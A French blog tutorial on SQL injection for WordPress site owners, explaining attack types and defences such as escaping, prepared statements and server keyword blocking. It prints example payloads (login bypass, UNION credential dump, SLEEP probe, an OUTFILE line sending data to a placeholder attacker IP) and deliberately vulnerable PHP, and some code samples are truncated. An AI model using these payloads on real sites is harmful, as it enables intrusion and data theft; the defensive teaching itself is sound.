BLOG

Injections SQL : Un guide de débutant pour les utilisateurs de WordPress

Shaumik Daityari, 18 juillet 2022

SQL (Structured Query Language) est un langage qui nous permet d'interagir avec des bases de données. Les applications Web modernes utilisent des bases de données pour gérer les données et afficher un contenu dynamique aux lecteurs.

L'injection SQL, ou SQLi, est une attaque sur une application web en compromettant sa base de données par des déclarations SQL malveillantes.

Comme il s'agit d'une attaque courante, essayons d'en apprendre davantage sur ce que c'est, comment cela se produit et comment s'en défendre.

Prêts ? Plongeons dedans !

Qu'est-ce que l'injection SQL ?

L'injection SQL, ou SQLi, est un type d'attaque sur une application web qui permet à un attaquant d'insérer des instructions SQL malveillantes dans l'application web, pouvant potentiellement accéder à des données sensibles dans la base de données ou détruire ces données.l'injection SQL a été découverte pour la première fois par Jeff Forristal en 1998.

Au cours des deux décennies qui ont suivi sa découverte, l'injection SQL a toujours été la principale priorité de développeurs web lors de la conception d'applications.

Barclaycard a estimé en 2012 que 97 % des violations de données commencent par une attaque par injection SQL. L'injection SQL est encore très répandue aujourd'hui et la gravité des attaques par injection dans une application Web est largement reconnue. C'est l'un des top 10 des risques de sécurité des applications Web les plus critiques selon l'OWASP.

Comment fonctionne la vulnérabilité d'injection SQL ?

Une vulnérabilité par injection SQL donne à un attaquant un accès complet à la base de données de votre application par l'utilisation d'instructions SQL malveillantes.

Dans cette section, nous partageons un exemple de ce à quoi ressemble une application vulnérable.

Imaginez le flux de travail d'une application Web typique qui implique des requêtes de base de données par le biais d'entrées utilisateur. Vous prenez l'entrée utilisateur à travers un formulaire, disons un formulaire de connexion. Vous interrogez ensuite votre base de données avec les champs soumis par l'utilisateur pour les authentifier. La structure de la requête vers votre base de données est quelque chose comme ça :

```
select * from user_table
where username = 'sdaityari'
and password = 'mypassword';
```

Pour plus de simplicité, supposons que vous stockiez vos mots de passe en clair. Il est toutefois bon de saler vos mots de passe et ensuite les hacher. Ensuite, si vous avez reçu le

nom d'utilisateur et le mot de passe du formulaire, vous pouvez définir la requête en PHP comme suit :

```
// Connect to SQL database
$db_query = "select * from user_table where
username = '".$user."'
AND password = '".$password."';";
// Execute query
```

Si quelqu'un saisit la valeur « admin';- » dans le champ du nom d'utilisateur, la requête SQL résultante que la variable $db_query génère sera la suivante :

```
select * from user_table where
username = 'admin';--' and password = 'mypassword'
```

À quoi sert cette requête ?


Un commentaire en SQL commence par un double tiret (–). La requête résultante ne filtre que par le nom d'utilisateur sans tenir compte du mot de passe. S'il n'y avait pas de sécurité en place pour éviter cela, on vous accorderait simplement un accès administratif à l'application Web en utilisant cette astuce.

Alternativement, une attaque booléenne peut aussi être utilisée dans cet exemple pour obtenir un accès. Si un attaquant saisi « password' or 1=1;- » dans le champ du mot de passe, la requête résultante serait la suivante :

```
select * from user_table where
username = 'admin' and
```

```
password = 'password' or 1=1;--';
```

Dans ce cas, même si votre mot de passe est erroné, vous serez authentifié dans l'application. Si votre page Web affiche les résultats de la requête de la base de données, un attaquant peut utiliser la commande show tables, commande pour afficher les tables de la base de données, puis faire tomber sélectivement les tables s'il le souhaite.



— Un dessin animé sur l'injection SQL (source d'image : XKCD)

Exploits of a Mom, une bande dessinée populaire de XKCD, montre la conversation d'une mère avec l'école de son fils, où on lui demande si elle a vraiment appelé son fils « Robert'); DROP TABLE Students; – ».

Types d'injection SQL

Maintenant que vous connaissez les bases d'une vulnérabilité d'injection SQL, explorons les différents types d'attaques d'injection SQL et la raison derrière chacune d'entre elles.

Injection SQL In-Band

L'injection SQL In-Band est la forme la plus simple d'injection SQL. Dans ce processus, l'attaquant est capable d'utiliser le même canal pour insérer le code SQL malveillant dans

l'application ainsi que de rassembler les résultats. Nous discuterons de deux formes d'attaques par injection SQL en bande :

Attaque basée sur des erreurs

Un attaquant utilise une technique d'injection SQL basée sur les erreurs lors des phases initiales de son attaque. L'idée derrière une injection SQL basée sur les erreurs est d'obtenir plus d'informations sur la structure de la base de données et les noms des tables que l'application web suit. Par exemple, un message d'erreur peut contenir le nom de la table inclus dans la requête et les noms des colonnes de la table. Ces données peuvent ensuite être utilisées pour créer de nouvelles attaques.

Attaque basée sur l'union

Dans cette méthode, un attaquant utilisant l'union SQL se joint pour afficher les résultats d'une table différente. Par exemple, si un attaquant est sur une page de recherche il peut ajouter les résultats d'un autre tableau.

```
select title, link from post_table
where id < 10
union
select username, password
from user_table; --;
```

Injection SQL Inférentielle (Injection SQL aveugle)

Même si un attaquant génère une erreur dans la requête SQL, la réponse de la requête peut ne pas être transmise directement à la page Web. Dans ce cas, l'agresseur doit approfondir ses recherches.

Dans cette forme d'injection SQL, l'attaquant envoie diverses requêtes à la base de données pour évaluer comment l'application analyse ces réponses. Une injection SQL inférentielle est parfois aussi connue sous le nom d'**injection SQL aveugle**. Nous allons examiner deux types d'injections SQL inférentielles ci-dessous : l'injection SQL booléenne et l'injection SQL basée sur le temp.

Attaque booléenne

Si une requête SQL aboutit à une erreur qui n'a pas été traitée en interne dans l'application, la page Web résultante peut lancer une erreur, charger une page blanche ou se charger partiellement. Dans une injection SQL booléenne, un attaquant évalue quelles parties de l'entrée d'un utilisateur sont vulnérables aux injections SQL en essayant deux versions différentes d'une clause booléenne à travers l'entrée :

- « … and 1=1 »
- « … and 1=2 »

Si l'application fonctionne normalement dans le premier cas mais présente une anomalie dans le second cas, cela indique que l'application est vulnérable à une attaque par injection SQL.

Attaque basée sur le temps

Une attaque par injection SQL basée sur le temps peut également aider un attaquant à déterminer si une vulnérabilité est présente dans une application web. Un attaquant utilise une fonction temporelle prédéfinie du système de gestion de base de données utilisé par l'application. Par exemple, dans MySQL, la fonction sleep() indique à la base de données d'attendre un certain nombre de secondes.

```
select * from comments
WHERE post_id=1-SLEEP(15);
```

Si une telle requête entraîne un délai, l'attaquant sait qu'elle est vulnérable.

Injection SQL Out-of-Band

Si un attaquant est incapable de rassembler les résultats d'une injection SQL par le même canal. Les techniques d'injection SQL Out-of-Band peuvent être utilisées comme alternative aux techniques d'injection SQL inférentielles.

En général, ces techniques consistent à envoyer des données de la base de données vers un endroit malveillant choisi par l'attaquant. Ce processus dépend aussi fortement des capacités

du système de gestion de la base de données.

Une attaque d'injection SQL Out-of-Band utilise une capacité de traitement de fichiers externe de votre DBMS. Dans MySQL, les fonctions LOAD_FILE() et INTO OUTFILE peuvent être utilisées pour demander à MySQL de transmettre les données à une source externe. Voici comment un attaquant peut utiliser OUTFILE pour envoyer les résultats d'une requête à une source externe :

```
select * from post_table
into OUTFILE '\\\\MALICIOUS_IP_ADDRESS\location'
```

De même, la fonction LOAD_FILE() peut être utilisée pour lire un fichier sur le serveur et afficher son contenu. Une combinaison de LOAD_FILE() et OUTFILE peut être utilisée pour lire le contenu d'un fichier sur le serveur et le transmettre ensuite à un autre emplacement.

Comment prévenir les injections SQL

Jusqu'à présent, nous avons exploré les vulnérabilités d'une application Web qui peuvent conduire à des attaques par injection SQL. Une vulnérabilité d'injection SQL peut être utilisée par un attaquant pour lire, modifier ou même supprimer le contenu de votre base de données.

De plus, il peut aussi permettre de lire un fichier à n'importe quel endroit du serveur et d'en transférer le contenu ailleurs. Dans cette section, nous explorons différentes techniques pour protéger votre application web et votre site web contre les attaques par injection SQL.

Échappement des entrées utilisateur

De manière générale, il est difficile de déterminer si une chaîne utilisateur est malveillante ou non. Par conséquent, la meilleure façon de procéder est d'échapper les caractères spéciaux dans la saisie de l'utilisateur.

Ce processus vous évite une attaque par injection SQL. Vous pouvez échapper une chaîne de caractères avant de construire la requête dans PHP en utilisant la fonction

`mysql_escape_string()`. Vous pouvez aussi échapper une chaîne de caractères dans MySQL en utilisant la fonction `mysqli_real_escape_string()`.

Lors de l'affichage de la sortie en HTML, vous devrez également convertir la chaîne de caractères pour vous assurer que les caractères spéciaux n'interfèrent pas avec le balisage HTML. Vous pouvez convertir les caractères spéciaux en PHP en utilisant la fonction `htmlspecialchars()`.

Utiliser des déclarations préparées

Vous pouvez également utiliser des déclarations préparées pour éviter les injections SQL. Une instruction préparée est un modèle de requête SQL, dans lequel vous spécifiez des paramètres à un stade ultérieur pour l'exécuter. Voici un exemple d'une déclaration préparée en PHP et MySQLi.

```
$query = $mysql_connection->prepare("select * from user_table where username = ?
$query->execute(array($username, $password));
```

Autres contrôles pour prévenir les attaques SQL

L'étape suivante pour atténuer cette vulnérabilité est de limiter l'accès à la base de données au strict nécessaire.

Par exemple, connectez votre application Web au DBMS en utilisant un utilisateur spécifique qui n'a accès qu'à la base de données pertinente.

Restreindre l'accès de la base de données utilisateur à tous les autres emplacements du serveur. Vous pouvez également bloquer certains mots-clés SQL dans votre URL via votre serveur Web. Si vous utilisez Apache en tant que serveur web, vous pouvez utiliser les lignes de code suivantes dans votre .htaccess pour afficher une erreur 403 Forbidden à un attaquant potentiel.

Vous devez être prudent avant d'utiliser cette technique car Apache affichera une erreur à un lecteur si l'URL contient ces mots-clés.

```
RewriteCond %{QUERY_STRING} [^a-z](declare¦char¦set¦cast¦convert¦delete¦drop¦exe
RewriteRule (.*) - [F]
```

Info

Kinsta exécute WordPress sur des serveurs web Nginx, qui ne supportent pas les fichiers .htaccess. Si vous souhaitez mettre en place une règle pour bloquer les mots-clés sur votre URL, contactez l'équipe de support de Kinsta et ils pourront vous aider.

Comme conseil de prévention supplémentaire, vous devriez toujours utiliser un logiciel mis à jour. Lorsqu'une nouvelle version ou un patch est publié, les bogues qui ont été corrigés lors de la mise à jour sont détaillés dans les notes de mise à jour. Une fois que les détails d'un bogue sont rendus publics, il peut être risqué de faire fonctionner une ancienne version d'un logiciel.

Injection SQL dans WordPress

Vous êtes à l'abri de toute vulnérabilité d'injection SQL si vous utilisez les fichiers du noyau de WordPress à jour. Cependant, lorsque vous utilisez des thèmes et des extensions tierces, c'est toute votre application qui est en danger.

Votre site WordPress est aussi fort que son lien le plus faible. Dans cette section, nous explorons les considérations clés pour atténuer la vulnérabilité de l'injection SQL dans WordPress et comment effectuer des vérifications de vulnérabilité sur votre site WordPress existant.

Prévention de la vulnérabilité des injections SQL pour WordPress

Pour atténuer la vulnérabilité de l'injection SQL dans votre Thème ou extension WordPress, la seule règle que vous devez suivre est de toujours utiliser les fonctions WordPress existantes lors de l'interaction avec la base de données.

Ces fonctions sont minutieusement testées pour les vulnérabilités d'injection SQL pendant le processus de développement de WordPress. Par exemple, si vous souhaitez ajouter un commentaire à un article, utilisez la fonction wp_insert_comment() plutôt que d'insérer des données directement dans la table wp_comments.

Bien que les fonctions soient extensibles, vous pouvez occasionnellement avoir besoin d'exécuter une requête complexe. Dans un tel cas, assurez-vous d'utiliser le groupe de fonctions $wp_db. Vous pouvez utiliser $wpdb->prepare() pour échapper les entrées de l'utilisateur avant de créer la requête.

De plus, voici une liste de fonctions permettant de sanitiser les données dans WordPress. Ceux-ci vous permettent d'échapper à des types spécifiques d'entrées utilisateur comme les e-mails et les URLs.

Sécurisez votre site WordPress

Alors que WordPress lui-même est sécurisé, des problèmes tels que des logiciels de base obsolètes, et les extensions nulled peuvent conduire à des vulnérabilités. Bien qu'il n'y ait pas d'alternative à ce que vous vérifiez votre site WordPress pour la vulnérabilité de l'injection SQL de manière approfondie, la complexité d'un site web peut rendre cette tâche difficile.

Vous pouvez utiliser un outil de scan en ligne tel que ThreatPass et WPScan. Vous pouvez auditer vos extensions pour voir si leur développement est bloqué. Si elles ont été abandonnées il y a quelque temps, ce n'est peut-être pas une bonne idée de les utiliser sur votre site.

Si vous devez absolument les utiliser, assurez-vous de bien tester leur code et leurs fonctionnalités pour détecter les vulnérabilités. En dehors de cela, assurez-vous de suivre ces contrôles :

- Mise à jour de PHP, noyau de WordPress et MySQL
- Mise à jour des extensions et thèmes
- Évitez d'utiliser l'utilisateur root pour vous connecter la base de données SQL
- Limiter les accès de l'utilisateur SQL aux répertoires sensibles
- Bloquer les mots-clés SQL en utilisant votre serveur
- Conservez vos sauvegardes hors site en cas de dommages irréversibles

Voici un article détaillé sur la sécurité de WordPress et une liste exhaustive des contrôles. De plus, vous pouvez investir dans ces extensions de sécurité pour WordPress. Voici ce que vous devez faire pour les extensions de sécurité pour WordPress si votre site WordPress est piraté malgré tous vos efforts.

L'injection SQL est-elle illégale ?

Définitivement, oui ! Même s'il y a une vulnérabilité réelle, un attaquant essaie toujours d'accéder à des données qui ne lui seraient pas accessibles autrement.

Imaginez un scénario où quelqu'un laisse ses clés dans la voiture. Est-ce que le fait de s'enfuir dans cette voiture constitue une infraction simplement parce qu'elle a été laissée ouverte et sans surveillance ? L'acte de SQLi relève de différentes lois dans divers pays. Il relève de la Computer Fraud and Abuse Act (1986) aux États-Unis, et la Computer Misuse Act (1990) au Royaume-Uni.

> **97 % des atteintes à la protection des données sont dûes à des injections SQL. Si vous exécutez un site, vous devez savoir ce que sont les injections SQL et comment les empêcher de se produire. Heureusement, il y a ce guide ! 👺🦺**
>
> CLICK TO TWEET

Résumé

Les vulnérabilités de l'injection SQL ont été découvertes il y a longtemps. Cependant, un rapport de 2018 sur les sites web piratés suggère que SQLi est l'attaque de site web la plus commune pour WordPress après les attaques XSS. Pour les empêcher de se produire, vous devriez :

- Comprendre le fonctionnement de la vulnérabilité SQL Injection
- Explorer les différentes façons dont les attaquants peuvent utiliser SQLi pour obtenir un accès non autorisé à votre application Web
- Mettre en place des méthodes pour protéger votre site Web contre les attaques SQLi, comme l'échappement des entrées des utilisateurs et l'utilisation de déclarations préparées
- Suivre une routine de contrôle de sécurité

Comme le dit le vieux dicton, « Mieux vaut être prudent que désolé ! »